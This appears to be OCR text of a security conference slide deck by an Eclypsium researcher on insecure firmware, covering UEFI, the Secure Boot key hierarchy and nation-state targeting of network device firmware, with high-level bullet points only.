


Ghosts in the Machine: Unmasking the Dangers of Insecure Firmware

Nate Warfield
Director of Threat Intelligence & Research
Eclypsium

/whoami


- Network hacker
- F5 Networks, Microsoft (MSRC, M365)
- WIRED25 2020
- CTI League founder
- Security researcher
- Socials: @n0x08

What a time to be alive

- We are on the precipice of AI
- We are unaware of our impact on the future
- Our technology may outlive our species
- We have evolved human communication
- BUT…
- We’re losing control of the systems we’ve designed
- The foundation of computing is poorly defended
- As an industry we aren’t learning from our mistakes


Image: https://twitter.com/MalwareArt/

Firmware 101




Unified Extensible Firmware Interface (UEFI)

- Replaces BIOS
- Provides standardized boot process
- GUI for system settings
- Secure Boot
- CSM: Backwards compatibility
- Device initialization
- Network stack
- Not just for endpoints




Secure Boot


- UEFI firmware contains Platform Key (PK)
- PK signs other keys; Key Exchange Key (KEK) & Signature Database (DB) Key
- KEK ensures only trusted keys can sign software
- DB Key signs boot loaders
- During boot signatures are validated
- DBX revocation list invalidates signatures
- Vulnerable bootloaders
- Abused bootloaders




Network devices

- Routers & switches
- Load balancers & firewalls
- SAN, NAS, IPTV
- Most run FreeBSD/Linux variations
- Firmware is a full operating system
- Favorite target of Nation State actors
- UNC3524; Russia (F5, Citrix)
- UNC3886; China (Fortinet)
- UNC4841; China (Barracuda)

